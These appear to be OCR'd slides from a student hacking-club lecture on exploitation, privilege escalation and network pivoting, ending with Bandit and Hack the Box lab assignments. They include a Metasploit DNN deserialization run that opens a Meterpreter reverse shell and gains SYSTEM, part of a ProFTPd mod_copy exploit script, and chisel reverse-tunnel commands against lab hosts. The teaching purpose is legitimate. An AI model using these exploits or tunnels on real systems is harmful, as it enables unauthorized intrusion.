msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__  ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__  ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
 ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49908	2015-3306	SHELLBR3AK	REMOTE	LINUX	2021-05-26

EDB Verified: ✓ | Exploit: ⬇ / {} | Vulnerable App:

```
# Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post-Exploitation

Reconnaissance

Need more information to find what's available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation


Weaponizing recon

Root or SYSTEM

Looting

Credentials, sensitives files, database information

Privilege Escalation



Linux

- Kernel exploits
- SUID/SGID
- Sudo
- Shell features
- Weak perms
- Env variables
- Cronjobs

Windows

- Service permissions
- Kernel exploits
- Autoruns
- DLL Hijacking
- Registry permissions
- Insecure Privileges
- Token impersonation

3.4 Lateral Movement

Pivoting

Moving from one device to another

Reused or looted credentials

Tunneling

Enables access to hidden devices


Combine with pivoting or exploitation to move to another device

Reverse proxies and SOCKS Proxies with Proxychains

Tools: Ligolo, Metasploit, or C2 of choice

Tunneling

From the previous firewall example, we know traffic can flow through the firewall if it comes from the web server




Attacker and Machine 1 **can't** connect to Machine 3, but Machine 2 is allowed.


If we are able to have our traffic flow through the Machine 2, we can communicate with the internal devices!

Reverse Port Forwarding

Compromise the web server...




and reverse forward traffic to us




127.0.0.1 = localhost

Reverse Port Forwarding



Compromise the internal computer and point a reverse shell to the web server's 1273



Tunneling: Proxies

By compromising the web server, we are able to proxy our traffic through it, allowing us to interact with the internal devices seemingly directly

Tools

- `chisel`
- `ligolo-ng`
- Command and Control (C2) of choice


https://www.hackingarticles.in/a-detailed-guide-on-ligolo-ng/
https://cybergladius.com/htb-dante-skills-network-tunneling-part-2/

SOCKS Proxy


A type of proxy that establishes a TCP connection with the destination server. Data can now be sent to the destination through the proxy server

- Tunnels traffic regardless of network protocol (SSH, RDP, HTTP, etc)

As before, we compromise the web server



SOCKS Proxying



We can interact with the database through the SOCKS proxy server

Chisel uses proxychains to tunnel traffic while Ligolo creates a virtual network to tunnel traffic through instead.

- Ligolo is generally better as it supports common protocols like PING unlike proxychains with Chisel.

Tunneling

Something previously hidden may now be revealed

```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# nmap -vv 10.10.11.216 -p- --min-rate=3000
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-07 15:04 EDT
Initiating Ping Scan at 15:04
Scanning 10.10.11.216 [4 ports]
Completed Ping Scan at 15:04, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:04
Scanning jupiter.htb (10.10.11.216) [65535 ports]
Discovered open port 22/tcp on 10.10.11.216
Discovered open port 80/tcp on 10.10.11.216
Discovered open port 1444/tcp on 10.10.11.216
```

External nmap scan

Internal nmap scan

```
postgres@jupiter:/tmp/awawaw$ ./nmap 127.0.0.1 -p- --min-rate=3000

./nmap 127.0.0.1 -p- --min-rate=3000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-07 19:04 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000047s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1444/tcp  open  unknown
3000/tcp  open  unknown
5432/tcp  open  postgresql
8888/tcp  open  unknown
35779/tcp open  unknown
36063/tcp open  unknown
37955/tcp open  unknown
38035/tcp open  unknown
50083/tcp open  unknown
50503/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```


Tunneling with Chisel

```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# chisel server --port 12121 --reverse
2023/06/07 15:06:28 server: Reverse tunnelling enabled
2023/06/07 15:06:28 server: Fingerprint K/vBXkF2XMrg3UFa/ejx8qFnEGyPppV4JfGP1UsTjJs=
2023/06/07 15:06:28 server: Listening on http://0.0.0.0:12121
2023/06/07 15:07:00 server: session#1: tun: proxy#R:8888=>8888: Listening
```

Chisel server hosted on Kali

```
postgres@jupiter:/tmp/awawaw$ ./chisel client 10.10.14.77:12121 R:8888:127.0.0.1:8888
<isel client 10.10.14.77:12121 R:8888:127.0.0.1:8888
2023/06/07 19:06:59 client: Connecting to ws://10.10.14.77:12121
2023/06/07 19:06:59 client: Connected (Latency 78.304883ms)
```

Forwarding victim's 8888 to Kali's 8888 through chisel



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Lab

Lab Instructions

Bandit Over The Wire
https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20.
Use any resource **with the exception** of guides. Don't cheat!

Take notes on how you approached and solved each level.
You will need them for **homework**

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Alternative Labs

Those who have already completed Bandit and are familiar with pentesting

Hack the Box - Starting Point
https://app.hackthebox.com/starting-point

- **One box per tier**

Alternate Alternative Labs

For the people who have already done Bandit AND done starting point...

Hack the Box - For real

- DM @RedLeaf, @4nthvny, @grantware, @ClawedSundew895 , @tiredperson4705 for more details

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Got Questions?

GO AND ASK ANYBODY!!!